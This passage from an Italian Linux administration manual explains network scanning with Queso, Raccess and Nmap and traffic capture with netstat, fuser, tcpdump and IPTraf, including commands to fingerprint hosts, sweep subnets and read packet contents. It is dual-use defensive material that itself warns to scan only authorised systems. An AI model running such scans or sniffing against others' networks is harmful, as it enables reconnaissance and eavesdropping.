- `# aide --update --config=/root/aide.conf` [*Invio*]

  Genera un nuovo file di raccolta delle informazioni aggiornato. Il file di configurazione utilizzato è '`/root/aide.conf`'.

- `# aide --check --config=/root/aide.conf` [*Invio*]

  Esegue una verifica di integrità, utilizzando il file di configurazione '`/root/aide.conf`'.

43.7 Verifica della vulnerabilità della propria rete

Sono disponibili alcuni applicativi in grado di sondare una rete, o un elaboratore singolo, alla ricerca di informazioni e di problemi noti che possono consentire a un aggressore di compiere delle azioni indesiderabili.

I programmi di questo tipo sono strumenti di aggressione, ma lo scopo dovrebbe essere quello di aiutare gli amministratori a prevenire problemi nella sicurezza della rete di propria competenza. Di conseguenza, tali programmi vanno utilizzati esclusivamente contro siste-

mi che rientrano nella propria gestione, o per i quali è stata ottenuta l'autorizzazione a farlo.

L'utilizzo di questo genere di programmi lascia normalmente delle tracce nel registro del sistema del nodo analizzato, pertanto queste azioni potrebbero anche essere considerate un'attività ostile e scatenare la reazione degli amministratori rispettivi.

43.7.1 Queso

Queso,[17] è un programma che cerca di determinarne il sistema operativo, attraverso l'invio di pacchetti TCP a una porta qualunque di un certo nodo, purché lì ci sia qualcosa in ascolto. Teoricamente, la scelta della porta è indifferente, purché si tratti di una porta presso cui sia disponibile un servizio in ascolto; comunque, se non viene specificata si fa riferimento alla numero 80.

```
queso [opzioni] indirizzo_ipv4[/n][:porta]
```

L'indirizzo, se è seguito da una barra obliqua e da un numero, rappresenta un gruppo di nodi da sondare, dove ciò che segue la barra obliqua è la maschera di rete espressa come quantità di bit a uno da considerare nell'indirizzo. Se l'indirizzo è seguito da due punti e un numero, si intende fare riferimento esplicito a una certa porta da usare per le prove.

Queso ha la necessità di funzionare con i privilegi dell'utente '**root**'.

Segue la descrizione di alcuni esempi:

- `# queso 192.168.1.2` [*Invio*]

  Cerca di determinare con quale sistema operativo funziona il nodo 192.168.1.2.

- `# queso 192.168.1.0/24` [*Invio*]

  Cerca di determinare con quale sistema operativo funzionano i nodi 192.168.1.∗.

- `# queso 192.168.1.2:111` [*Invio*]

  Cerca di determinare con quale sistema operativo funziona il nodo 192.168.1.2, utilizzando per questo la porta 111.

Le informazioni in base alle quali è possibile individuare di che tipo di sistema operativo si tratta, sono contenute nel file di configurazione, corrispondente a '`/etc/queso.conf`'. Si comprende intuitivamente come è organizzato questo file, osservando quanto già contiene; se si incontra un tipo di risposta imprevisto, si può aggiornare il file di configurazione con l'opzione '**-w**', andando poi a ritoccare l'annotazione aggiunta con la descrizione del sistema, ammesso di conoscerlo:

```
*- Unknown OS @ 192.168.1.1:80
0 1 +1 1 SA
1 0 0 0 R
2 - - - -
3 0 0 0 R
4 1 +1 1 SA
5 - - - -
6 1 +1 1 SA
```

L'esempio rappresenta ciò che si può ottenere in questi casi, in coda al file. È sufficiente modificare la prima riga, in un modo simile a quello seguente:

```
*- GNU/Linux, kernel 2.4.19
0 1 +1 1 SA
1 0 0 0 R
2 - - - -
3 0 0 0 R
4 1 +1 1 SA
5 - - - -
6 1 +1 1 SA
```


43.7.2 Raccess

Raccess,[18] ovvero Remote Access Session, è un programma molto semplice per la scansione di un elaboratore o di una rete di elaboratori, alla ricerca di problemi. Il suo utilizzo è molto semplice:

```
raccess [opzioni] nodo
```

```
raccess [opzioni] -n indirizzo_ipv4/n
```

L'uso normale di Raccess prevede di sondare un solo nodo, mentre l'opzione '**-n**' consente di indicare un indirizzo IPv4 seguito dalla maschera di rete espressa come quantità di bit iniziali da considerare. Se Raccess si avvia con l'opzione '**-s**' si ottiene la verifica dei servizi di rete disponibili, senza la ricerca di difetti specifici insiti in una certa versione di un certo servizio.

Segue la descrizione di alcuni esempi.

- `$ raccess 192.168.1.2` [*Invio*]

  Verifica le debolezze eventuali del nodo corrispondente all'indirizzo 192.168.1.2. Si ottiene l'elenco dei servizi che sembrano essere disponibili, con le informazioni che questi forniscono, inoltre viene offerta la possibilità di controllare la presenza di carenze specifiche (*exploit*).

- `$ raccess -n 192.168.1.1/24` [*Invio*]

  Esegue una scansione ricorsiva a partire dal nodo 192.168.1.1, per tutti gli indirizzi 192.168.1.∗.

Il funzionamento di Raccess richiede comunque una forma di interazione con l'utente; in particolare, al termine dell'analisi di ogni nodo, viene chiesto se conservare o cancellare il rapporto generato. Il file di questo rapporto viene creato eventualmente nella directory corrente, con un nome corrispondente all'indirizzo dell'elaboratore sondato. Per esempio, il file '`192.168.1.2`' contiene le notizie raccolte a proposito del nodo che ha lo stesso indirizzo. Ecco come si può presentare il contenuto di questo file:

```
---------192.168.1.2 Report--------

--Service ssh Port 22 opened!!--
SSH-1.99-OpenSSH_3.4p1 Debian 1:3.4p1-2.1

--Service telnet Port 23 opened!!--
--Service smtp Port 25 opened!!--
220 roggen.brot.dg ESMTP Exim 3.35 #1 ↩
↪Thu, 14 Nov 2002 15:34:31 +0100

--Service www Port 80 opened!!--
Server: Boa/0.94.11

--Service sunrpc Port 111 opened!!--
```

43.7.3 Nmap

Nmap[19] è un programma di scansione delle porte di uno o più nodi di rete, il quale mette a disposizione tecniche differenti per determinare se ci sono servizi disponibili e se ci sono firewall, o comunque altri sistemi che filtrano il passaggio delle comunicazioni. Per la precisione, Nmap distingue tre situazioni:

1. porte a cui corrisponde un servizio che accetta la connessione;
2. porte filtrate da qualcosa, per le quali non si può determinare se esista effettivamente un servizio disponibile;
3. porte inutilizzate, nel senso che non sono abbinate ad alcun servizio di rete, in modo certo.

Nmap si compone in pratica dell'eseguibile '**nmap**', utilizzabile secondo la sintassi generale seguente:

```
nmap [metodo_di_scansione] [opzioni] {nodo|rete}...
```

In pratica, si può specificare un metodo, o più metodi di scansione; se non lo si fa, viene usato quello predefinito che comporta la determinazione dei servizi disponibili, in base al fatto che questi accettano la connessione. Dopo altre opzioni particolari si indicano uno o più gruppi di nodi, secondo varie possibilità. Per la precisione, un gruppo di indirizzi può essere specificato attraverso il nome a dominio:

nome_a_dominio **[** **/** ***n*** **]**

In questo modo, si fa riferimento al nodo indicato per nome e se appare anche una barra obliqua seguita da un numero intero, si intende includere nella scansione tutti i nodi che rientrano in quella maschera di rete. Per esempio, se *dinkel.brot.dg* corrispondesse all'indirizzo IPv4 1.2.3.4, scrivere '**`dinkel.brot.dg/24`**' significa fare riferimento a tutti gli indirizzi 1.2.3.∗.

Se si utilizzano indirizzi numerici è possibile avvalersi di asterischi per indicarne un gruppo. Gli asterischi possono essere collocati in qualunque posizione e, nel caso di indirizzi IPv4, rappresentano qualunque valore nell'ambito dell'ottetto. Naturalmente, dal momento che l'asterisco è utilizzato normalmente dalla shell per fare riferimento a nomi di file che si trovano nel file system, questo va protetto in qualche modo.

Come accennato sono disponibili molti tipi diversi di metodi di scansione, ma per poterli apprezzare occorre conoscere bene le caratteristiche dei protocolli TCP/IP. L'elenco seguente ne riepiloga alcuni, ma per una descrizione completa e dettagliata è necessario leggere la pagina di manuale *nmap(1)*.

Opzione di scansione	Descrizione
`-sS`	Esegue una scansione di tipo TCP SYN, corrispondente a quella predefinita se l'utente è '**`root`**'.
`-sT`	Esegue una scansione «normale», attraverso la funzione ***connect()*** del sistema operativo, corrispondente a quella predefinita se richiesta da un utente comune senza privilegi.
`-sF`	Scansione di tipo TCP FIN.
`-sX`	Scansione nota come *Xmas tree*.
`-sN`	Scansione nota come *Null scan*.
`-sP`	Scansione attraverso l'invio di richieste di eco ICMP (ping); serve soltanto per determinare la presenza dei nodi ipotizzati.
`-sU`	Scansione alla ricerca di servizi UDP.
`-sO`	Scansione IP, per determinare quali protocolli IP sono disponibili.
`-sA`	Scansione TCP ACK, per determinare la presenza di un firewall e delle sue caratteristiche generali.
`-sW`	Scansione *Window*, intesa come una variante del metodo ottenuto con l'opzione '**`-sA`**'.
`-sR`	Scansione RPC, da abbinare a un altro metodo di scansione, per determinare se le porte di servizi disponibili corrispondono a servizi RPC.

Tra le opzioni che non servono a specificare dei metodi di scansione ce ne sono due di molto utili:

Opzione	Descrizione
`-O`	Cerca di determinare il sistema operativo utilizzato nei nodi oggetto di indagine.
`-p` ***gruppo_porte***	Limita il gruppo di porte che si vogliono scandire. Il gruppo di porte può essere indicato come un elenco separato da virgole o attraverso degli intervalli separati da un trattino medio.
`-v`	Dà maggiori dettagli sul lavoro che viene svolto.

Segue la descrizione di alcuni esempi.

- `$` **`nmap vittima.brot.dg`** [*Invio*]

  Esegue una scansione «normale» sul nodo corrispondente al nome *vittima.brot.dg*.

- `$` **`nmap '192.168.*.*'`** [*Invio*]

  Esegue una scansione «normale» su tutti i nodi della rete 192.168.∗.∗.

- `#` **`nmap -sU vittima.brot.dg`** [*Invio*]

  Tenta di determinare le porte UDP abbinate a qualche servizio presso il nodo specificato. Si osservi il fatto che si può usare questa opzione solo in qualità di utente '**`root`**'.

- `#` **`nmap -sS -sR vittima.brot.dg`** [*Invio*]


  Tenta di determinare le porte TCP abbinate a servizi RPC presso il nodo specificato, attraverso una prima scansione di tipo TCP SYN.

- `#` **`nmap -sU -sR vittima.brot.dg`** [*Invio*]

  Tenta di determinare le porte UDP abbinate a servizi RPC presso il nodo specificato.

Eventualmente è disponibile anche un programma frontale per l'uso di Nmap attraverso un'interfaccia grafica. Si tratta di '**`nmapfe`**' che ha l'aspetto visibile nella figura successiva.

Figura 43.72. Nmap attraverso l'interfaccia grafica offerta da '**`nmapfe`**'.



43.8 Strumenti per il controllo e l'analisi del traffico IP

L'analisi del traffico della rete, sia per mezzo dell'intercettazione di tutti i pacchetti che attraversano una rete fisica, sia per mezzo del controllo di ciò che riguarda esclusivamente una singola interfaccia di rete del nodo locale, è molto importante per comprendere i problemi legati alla sicurezza e per scoprire inconvenienti di vario genere.

L'uso produttivo degli strumenti che vengono descritti richiederebbe una preparazione adeguata sulla composizione dei pacchetti dei protocolli TCP/IP, diversamente si riesce solo a sfiorare la comprensione di quello che accade. Tuttavia, per quanto poco, un po' di pratica con questi può essere utile in ogni caso.

43.8.1 Netstat

Netstat[20] è un programma specifico di GNU/Linux, in grado di mostrare in modo agevole alcune informazioni contenute nella directory '`/proc/net/`'. Le informazioni disponibili sono molte, anche troppe, ma qui viene mostrato solo un uso limitato del programma, in relazione ai protocolli TCP/IP.

Le informazioni disponibili riguardano esclusivamente la sfera del nodo locale, comprese le connessioni che lo riguardano.

Netstat potrebbe essere utilizzato per fornire le stesse informazioni che si possono ottenere già da '**`route`**', '**`ifconfig`**' e in parte da '**`iptables`**'. In generale, comunque, questo non dovrebbe essere il suo uso normale, che qui non viene mostrato.

L'eseguibile '**`netstat`**' emette attraverso lo standard output una serie di notizie riferite a tutti i tipi di connessione disponibili, traendo le informazioni dai file virtuali della directory '`/proc/net/`'.

```
netstat [opzioni]
```

Se '**`netstat`**' viene usato senza opzioni, mostra la situazione di tutti i tipi di collegamento, elencando i socket aperti. Se tra le opzioni appare l'indicazione di uno o più protocolli, le informazioni che si ottengono si limitano a quanto richiesto espressamente.

Opzione	Descrizione
`-t` `--tcp`	Richiede espressamente lo stato delle connessioni TCP.
`-u` `--udp`	Richiede espressamente lo stato dei socket che utilizzano il protocollo UDP.
`--inet` `--ip`	Richiede espressamente le informazioni che riguardano l'uso dei protocolli TCP/IP.
`-e`	Richiede di aggiungere l'indicazione dell'utente proprietario del processo relativo.
`-o`	Richiede di aggiungere l'indicazione dei timer di rete.
`-a`	Elenca tutte le porte utilizzate, incluse quelle dei serventi in ascolto.
`-n`	Mostra le informazioni in forma numerica: indirizzi IP, numeri di porta, numeri UID.

Segue la descrizione di alcuni esempi.

- `# netstat --inet` [*Invio*]

  Emette l'elenco dei socket di dominio Internet, ovvero tutte le comunicazioni aperte tra i programmi attraverso i protocolli TCP/IP.

- `# netstat --inet -e` [*Invio*]

  Come nell'esempio precedente, aggiungendo l'indicazione degli utenti proprietari dei processi che attuano le connessioni.

- `# netstat --tcp -a` [*Invio*]

  Mostra la situazione delle porte TCP, in particolare quelle dei servizi in ascolto.

Gli elenchi restituiti da Netstat sono composti in forma tabellare. Di seguito appare la descrizione dei nomi delle colonne di queste e poi dei vari tipi di stato.

Colonna	Descrizione
`Proto`	Rappresenta il protocollo utilizzato in ogni porta attiva. Può trattarsi di '**`tcp`**', '**`udp`**' e '**`raw`**'.
`Recv-Q` `Send-Q`	Rappresenta la coda di byte che sono stati ricevuti ma non ancora prelevati dal programma che utilizza la connessione, o che sono stati trasmessi ma per i quali non è stata ricevuta conferma dal nodo remoto.
`Local Address` `Foreign Address`	Rappresenta rispettivamente l'indirizzo locale e quello remoto, completo dell'indicazione della porta relativa.
`User`	Il nome o il numero UID dell'utente proprietario della porta. Si ottiene questa informazione con l'opzione '**`-e`**'.
`State`	Rappresenta lo stato della porta, indicato attraverso una parola chiave. Lo stato riguarda prevalentemente le connessioni TCP, negli altri casi dovrebbe essere assente.

Stato	Descrizione
`ESTABLISHED`	La porta ha una connessione in corso.
`SYN SENT`	La porta sta tentando di instaurare una connessione.
`SYN RECV`	È in corso l'inizializzazione della connessione.
`FIN WAIT1`	La porta è chiusa e la connessione è in corso di conclusione.
`FIN WAIT2`	La connessione è chiusa e la porta è in attesa della conferma dall'altra parte.
`TIME WAIT`	La porta è in attesa della conferma della conclusione della connessione.
`CLOSED`	La porta non è in uso.
`CLOSE WAIT`	La porte remota conclude la connessione ed è in attesa di conferma dell'altra parte.
`LAST ACK`	La parte remota chiude la connessione e la porta è chiusa: si è in attesa della conferma finale.
`LISTEN`	La porta è in ascolto in attesa di connessioni in arrivo. Queste porte vengono indicate solo se si utilizza l'opzione '**`-a`**'.
`CLOSING`	Entrambe le porte stanno chiudendo la connessione, ma i dati non sono stati inviati completamente.
`UNKNOWN`	Lo stato della porta è sconosciuto.

A titolo di esempio viene mostrato come può apparire una connessione TELNET tra *dinkel.brot.dg* e *roggen.brot.dg*.

```
# netstat --tcp [Invio]

Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address         Foreign Address       State
tcp        0      0 roggen.brot.dg:1170   dinkel.brot.dg:telnet ESTABLISHED
tcp        0      0 dinkel.brot.dg:telnet roggen.brot.dg:1170   ESTABLISHED
```

43.8.2 Fuser

Fuser[21] è un programma specifico per sistemi GNU/Linux,[22] che consente di individuare facilmente il processo elaborativo che ha aperto un file, oppure una porta (TCP o UDP). Si utilizza attraverso l'eseguibile '**`fuser`**' e per individuare l'utilizzo di una porta TCP, si usa l'opzione '**`-n tcp`**', mentre per quanto riguarda porte UDP, si usa l'opzione '**`-n udp`**'. L'esempio seguente mostra il comando necessario a conoscere il numero identificativo del processo che ha aperto la porta TCP 22:

```
# fuser -n tcp 22 [Invio]

22/tcp:               598
```

Successivamente, conoscendo il numero UID del processo, con l'aiuto di '**`ps`**', si può scoprire chi è:

```
# ps ax | grep " 589 " [Invio]

   598 ?        S      0:00 /usr/sbin/sshd
```

Naturalmente, è possibile avere informazioni più dettagliate direttamente attraverso '**`fuser`**', con l'opzione '**`-v`**':

```
# fuser -v -n tcp 22 [Invio]
```

```
                    USER        PID ACCESS COMMAND
 22/tcp:            root        598 F.... sshd
```

43.8.3 Tcpdump

Tcpdump [23] è lo strumento fondamentale per l'analisi del traffico che avviene nella rete fisica a cui si è collegati. Permette sia di ottenere una visione sintetica dei pacchetti, sia di visualizzarne il contenuto in esadecimale. Inoltre, è possibile definire un filtro ai pacchetti da prendere in considerazione. Purtroppo, il suo utilizzo efficace richiede un'ottima conoscenza dei protocolli TCP/IP.

I pacchetti vengono analizzati solo nella prima parte, normalmente di 68 byte, perdendo le informazioni successive. Eventualmente, questa dimensione può essere aumentata, anche se in generale ciò è sconsigliabile dal momento che richiederebbe un tempo di elaborazione maggiore, portando anche alla perdita di pacchetti.

Tcpdump può generare un risultato in esadecimale, oppure può emettere i pacchetti così come sono. Per poter interpretare il contenuto dei pacchetti, è necessario conoscere la loro struttura, in base ai protocolli relativi. A titolo di esempio, viene mostrato un programma Perl elementare, per filtrare i caratteri di controllo ASCII:

```
#!/usr/bin/perl

while ($riga = <STDIN>)
  {
    $riga =~ tr/\x00-\x1F//;
    $riga =~ tr/\x7F//;
    $riga =~ tr/\xFF//;
    print STDOUT ("$riga");
  }
```

Supponendo che questo sia il programma '**filtro**', si può spiare in modo molto banale ciò che passa per la rete con il comando seguente:

```
# tcpdump -l -i eth0 -s 0 -w - | filtro
```
[*Invio*]

La cosa diventa ancora più semplice se si vuole utilizzare il programma '**strings**' che dovrebbe essere disponibile in tutti i sistemi standard:

```
# tcpdump -l -i eth0 -s 0 -w - | strings
```
[*Invio*]

Segue il modello sintattico per il suo utilizzo:

```
tcpdump [opzioni] [espressione]
```

Tabella 43.81. Alcune opzioni.

Opzione	Significato mnemonico	Descrizione
`-i` ***interfaccia***	*interface*	Definisce l'interfaccia di rete attraverso cui '**tcpdump**' deve porsi in ascolto. Se non viene specificata, '**tcpdump**' sceglie la prima, ma potrebbe trattarsi anche di '**lo**' (*loopback*).
`-l`	*pipeline*	Filtra l'output attraverso una memoria tampone, in modo da gestire meglio i condotti.
`-n`	*numbers*	Fa in modo di non convertire gli indirizzi numerici e i numeri di porta nei nomi corrispondenti.
`-s` ***n_byte***	*split*	Permette di definire esplicitamente la quantità di byte da prendere in considerazione per ogni pacchetto. In modo predefinito vengono trattati solo i primi 68 byte. Quando la lunghezza è troppo breve per dare informazioni sufficienti, se viene identificato almeno il tipo di protocollo, quello che si ottiene è una stringa nella forma '**[|*protocollo*]**'.

Opzione	Significato mnemonico	Descrizione
`-w` ***file***	*write*	Memorizza i pacchetti grezzi all'interno di un file, invece di analizzarli ed emetterne il risultato. Il contenuto di questo file può essere elaborato successivamente con l'opzione '**-r**'.
`-r` ***file***	*read*	Legge i pacchetti da quanto accumulato precedentemente in un file attraverso l'opzione '**-w**'. In pratica, permette di analizzare quanto raccolto in precedenza.
`-x`	*exa*	Si limita a emettere i pacchetti in forma esadecimale. Per la precisione, viene emessa solo la parte dei pacchetti che rientra nel limite fissato con l'opzione '**-s**', ovvero i primi 68 byte se questa non è stata indicata.
`-F` ***file***	*filter*	Permette di fornire l'espressione di filtro dei pacchetti attraverso un file indicato con questa opzione.

Segue la descrizione di alcuni esempi.

- `# tcpdump -i eth0` [*Invio*]

  Emette attraverso lo standard output tutto il traffico che può essere intercettato per mezzo dell'interfaccia '**eth0**'.

- `# tcpdump -n -i eth0` [*Invio*]

  Come nell'esempio precedente, ma le informazioni sugli indirizzi e sui numeri di porta vengono indicati in forma numerica.

- `# tcpdump -x -i eth0` [*Invio*]

  Emette attraverso lo standard output il contenuto della prima parte dei pacchetti che possono essere intercettati per mezzo dell'interfaccia '**eth0**'. Questi dati vengono espressi in forma esadecimale.

L'utilizzo di Tcpdump non è molto utile se non viene definito un filtro a ciò che si vuole analizzare. Per questo motivo, dopo le opzioni normali della riga di comando può essere indicata un'espressione, più o meno articolata: solo i pacchetti che soddisfano la condizione espressa vengono presi in considerazione.

Questa espressione contiene spesso degli spazi: può essere fornita a Tcpdump in un argomento unico utilizzando dei delimitatori, oppure può essere composta da più argomenti in sequenza. Inoltre, attraverso l'opzione '**-F**' è possibile fornire l'espressione contenuta in un file; in tal caso, l'espressione può essere scritta su più righe, senza bisogno di simboli di continuazione.

Le espressioni di Tcpdump sono composte da primitive che possono essere raggruppate per mezzo delle parentesi tonde (in modo da evitare ambiguità nell'ordine di risoluzione) e connesse attraverso operatori booleani:

`!` `not`	un punto esclamativo o la parola chiave '**not**' rappresenta la negazione logica;
`&&` `and`	una doppia e-commerciale ('**&&**') o la parola chiave '**and**' rappresenta il concatenamento, ovvero un AND logico;
`||` `or`	una doppia barra verticale ('**||**') o la parola chiave '**or**' rappresenta l'alternanza, ovvero un OR logico.

All'interno delle primitive possono apparire riferimenti a diversi tipi di entità, che vengono descritte brevemente.

- Gli indirizzi di origine o di destinazione, riferiti al protocollo

TCP/IP, possono essere indicati attraverso nomi a dominio o numeri IP. In particolare, è possibile fare riferimento a una sottorete indicando il numero IP parziale.

- Le porte possono essere identificate per numero o per nome.
- Per identificare i protocolli si possono usare delle parole chiave precise; in particolare: '**ether**', '**fddi**', '**ip**', '**arp**', '**rarp**', '**decnet**', '**tcp**', '**udp**'.

  Il protocollo identificato dalle parole chiave elencate dovrebbe essere intuitivo, almeno per i casi più comuni (IP, ARP, RARP, TCP e UDP). Le prime due parole chiave sono equivalenti: '**ether**' e '**fddi**' rappresentano semplicemente il secondo livello, collegamento dati, del modello ISO-OSI.

Primitiva	Descrizione
`dst host` ***nodo*** `src host` ***nodo*** `host` ***nodo***	Se viene usata la parola chiave '**dst**', si avvera se il campo della destinazione IP corrisponde al nodo indicato; se viene usata la parola chiave '**src**', si avvera se il campo dell'origine IP corrisponde al nodo indicato; altrimenti, in mancanza di tali parole chiave, si avvera se il nodo corrisponde indifferentemente all'origine o alla destinazione.
`ether dst` ***nodo_ethernet*** `ether src` ***nodo_ethernet*** `ether host` ***nodo_ethernet***	Definisce un indirizzo Ethernet numerico o derivato dal contenuto del file '`/etc/ethers`'. Come si può intuire, nel primo caso si fa riferimento a una destinazione, nel secondo a un'origine, nel terzo non si fa differenza.
`gateway` ***nodo***	Si avvera nel caso i pacchetti utilizzino il nodo indicato come *gateway*, ovvero, quando l'indirizzo Ethernet dell'origine o della destinazione non appartiene né all'indirizzo IP dell'origine, né a quello della destinazione.
`dst net` ***rete*** `src net` ***rete*** `net` ***rete***	Se viene usata la parola chiave '**dst**', si avvera se il campo della destinazione IP appartiene alla rete indicata; se viene usata la parola chiave '**src**', si avvera se il campo dell'origine IP appartiene alla rete indicata; altrimenti, in mancanza di tali parole chiave, si avvera se la rete corrisponde indifferentemente all'origine o alla destinazione. La rete può essere indicata con un numero IP incompleto, oppure attraverso l'aggiunta di una maschera di rete. Per cui, la sintassi potrebbe essere estesa come nel modello successivo.

Primitiva	Descrizione
`dst net {`***rete*** `| `***indirizzo_ip*** `mask` ***maschera_ip*** `| `***indirizzo_ip/lunghezza_maschera***`}` `src net {`***rete*** `| `***indirizzo_ip*** `mask` ***maschera_ip*** `| `***indirizzo_ip/lunghezza_maschera***`}` `net {`***rete*** `| `***indirizzo_ip*** `mask` ***maschera_ip*** `| `***indirizzo_ip/lunghezza_maschera***`}`	In tal caso, la maschera di rete può essere indicata attraverso un numero IP corrispondente, oppure attraverso la quantità di bit a uno nella parte iniziale di tale maschera.
`dst port` ***porta*** `src port` ***porta*** `port` ***porta***	Definisce una porta TCP o UDP, trattandosi rispettivamente di un'origine, di una destinazione, o di entrambe le cose indifferentemente.
`less` ***lunghezza*** `| len <=` ***lunghezza*** `greather` ***lunghezza*** `| len >=` ***lunghezza***	Si avvera se la dimensione del pacchetto è inferiore o uguale, oppure maggiore o uguale alla quantità di byte indicata.
`ether proto` ***protocollo***	Definisce la selezione di un protocollo Ethernet attraverso un numero oppure un nome: '**ip**', '**arp**', '**rarp**'. Dal momento che questi nomi sono anche parole chiave per Tcpdump, vanno indicati facendoli precedere da una barra obliqua inversa ('\') (ciò tenendo conto anche del tipo di shell utilizzato; nel caso della shell Bash e di altre, occorre raddoppiare la barra obliqua inversa).
`ip proto` ***protocollo***	Definisce la selezione di un protocollo IP attraverso un numero, oppure un nome: '**icmp**', '**igrp**', '**udp**', '**nd**', '**tcp**'. Tuttavia, i nomi '**icmp**', '**tcp**' e '**udp**' vanno preceduti da una barra obliqua inversa ('\') per evitare che vengano interpretati in modo speciale da Tcpdump.
`[ether] broadcast`	Si avvera se il pacchetto è di tipo Ethernet broadcast.
`ip broadcast`	Si avvera per un pacchetto IP broadcast.
`[ether] multicast`	Si avvera se il pacchetto è di tipo Ethernet multicast.
`ip multicast`	Si avvera per un pacchetto IP multicast.

Segue la descrizione di alcuni esempi.

- `# tcpdump host dinkel.brot.dg` [*Invio*]

  Individua ed emette tutto il traffico riferito a *dinkel.brot.dg.*

- `# tcpdump host dinkel.brot.dg and host roggen.brot.dg` [*Invio*]

  Individua ed emette tutto il traffico riferito simultaneamente a *dinkel.brot.dg* e a *roggen.brot.dg.* In pratica si limita a estrarre il traffico tra questi due nodi.

- `# tcpdump host dinkel.brot.dg and \(host roggen.brot.dg ↩`
`↪ or host weizen.brot.dg\)` [*Invio*]

  Individua esclusivamente il traffico intrattenuto tra *dinkel.brot.dg* e *roggen.brot.dg,* oppure tra *dinkel.brot.dg* e *weizen.brot.dg.*

Le parentesi tonde sono state protette attraverso la barra obliqua inversa per evitare una diversa interpretazione da parte della shell.

- `# tcpdump host dinkel.brot.dg and not host roggen.brot.dg` [*Invio*]

  Analizza tutto il traffico intrattenuto da *dinkel.brot.dg* e tutti gli altri nodi, a esclusione di *roggen.brot.dg*.

- `# tcpdump gateway router.brot.dg` [*Invio*]

  Analizza tutto il traffico che attraversa il nodo *router.brot.dg* senza essere diretto, o provenire da quello.

43.8.4 IPTraf

IPTraf[24] è un programma di servizio per l'analisi del traffico IPv4 (in parte anche di quello non IP) che transita attraverso la rete fisica a cui ci si trova connessi. IPTraf è specializzato nel tracciamento delle connessioni e nella produzione di statistiche, senza addentrarsi nella lettura del contenuto dei pacchetti.

IPTraf è fondamentalmente un programma interattivo che utilizza una console virtuale o un terminale a caratteri, organizzato attraverso dei menù. La figura 43.84 mostra il menù generale di IPTraf.

Figura 43.84. Menù generale di IPTraf.

```
.--------------------------------------.
| IP traffic monitor                   |
| General interface statistics         |
| Detailed interface statistics        |
| TCP/UDP service monitor              |
| Ethernet station monitor             |
| TCP display filters                  |
| Other protocol filters               |
| Options                              |
| Exit                                 |
'--------------------------------------'
```

IPTraf può essere configurato attraverso la funzione *Options* che appare nel menù generale. Inoltre, può annotare le informazioni sul traffico all'interno di un registro. Il file di configurazione e quello delle registrazioni vengono creati all'interno della directory '`/var/lib/iptraf/`', la quale deve essere presente.

Perché possa essere analizzato tutto il traffico della propria rete fisica, è necessario che sia abilitata la modalità promiscua.

Qui vengono descritti solo alcuni aspetti di IPTraf. Per il resto si può consultare la documentazione che accompagna questo programma.

Tabella 43.85. IPTraf funziona fondamentalmente in modo interattivo, tuttavia può essere avviato con delle opzioni in modo da raggiungere immediatamente la funzione desiderata.

Sintassi di avvio	Descrizione
`iptraf`	Avviando '**`iptraf`**' senza opzioni si ottiene il menù dal quale scegliere il tipo di funzione desiderata.
`iptraf -i`	Con l'opzione '**`-i`**' si ottiene immediatamente la selezione della funzione *IP traffic monitor*, ovvero il monitor del traffico IP in tempo reale.
`iptraf -g`	Con l'opzione '**`-g`**' si ottiene immediatamente la selezione della funzione *General interface statistics*, ovvero le statistiche generali delle interfacce presenti.
`iptraf -d` ***interfaccia***	Con l'opzione '**`-d`**' e l'aggiunta dell'indicazione di un'interfaccia di rete, si ottiene immediatamente la selezione della funzione *Detailed interface statistics*, ovvero le statistiche dettagliate di quell'interfaccia.
`iptraf -s` ***interfaccia***	Con l'opzione '**`-s`**' e l'aggiunta dell'indicazione di un'interfaccia di rete, si ottiene immediatamente la selezione della funzione *TCP/UDP service monitor*, ovvero il monitor dei servizi TCP e UDP di quell'interfaccia.

Sintassi di avvio	Descrizione
`iptraf -e`	Con l'opzione '**`-e`**' si ottiene immediatamente la selezione della funzione *Ethernet station monitor*, ovvero il monitor delle stazioni Ethernet (riguarda solo le interfacce Ethernet).

La configurazione di IPTraf può essere definita a livelli differenti: la configurazione generale e quella che riguarda i filtri di selezione dei pacchetti da elaborare. La configurazione generale è definibile attraverso la funzione *Options* del menù generale, da cui si accede a quanto si vede nella figura 43.86, che rappresenta anche l'impostazione predefinita.

Figura 43.86. Definizione delle opzioni generali di IPTraf.

```
.-----------------------.. Enabled Options -----------.
| Reverse DNS lookups   ||                            |
| Promiscuous operation ||                            |
| Color                 || Color                      |
| Logging               ||                            |
| TCP timeout...        ||                            |
| Logging interval...   || TCP timeout:       15 mins |
| Additional port...    || Log interval:      60 mins |
| Delete port...        |'----------------------------'
| Exit menu             |
'-----------------------'
```

Le opzioni si attivano e si disattivano premendo il tasto [*Invio*]; quando una voce è terminata da tre punti di sospensione ('`...`'), selezionandola si ottiene una finestra a scomparsa attraverso la quale fornire altre indicazioni. Lo stato delle opzioni è indicato dalla finestra destra: *Enabled Options*.

Opzione di configurazione	Descrizione
`Reverse DNS lookups`	Se attivata, fa in modo di risolvere gli indirizzi IP in nomi a dominio corrispondenti. L'attivazione di questa modalità può provocare dei ritardi nel funzionamento di IPTraf, per cui è consigliabile limitarne l'uso. Questa opzione è disattivata in modo predefinito.
`Promiscuous operation`	La modalità promiscua consente a IPTraf si analizzare tutto il traffico della rete fisica, non solo quello che interferisce con il nodo in cui si utilizza. Questa opzione è disattivata in modo predefinito.
`Color`	IPTraf è in grado di determinare automaticamente se il tipo di terminale utilizzato consente la visualizzazione dei colori o meno. Tuttavia, è possibile disabilitare la visualizzazione dei colori attraverso questa opzione.
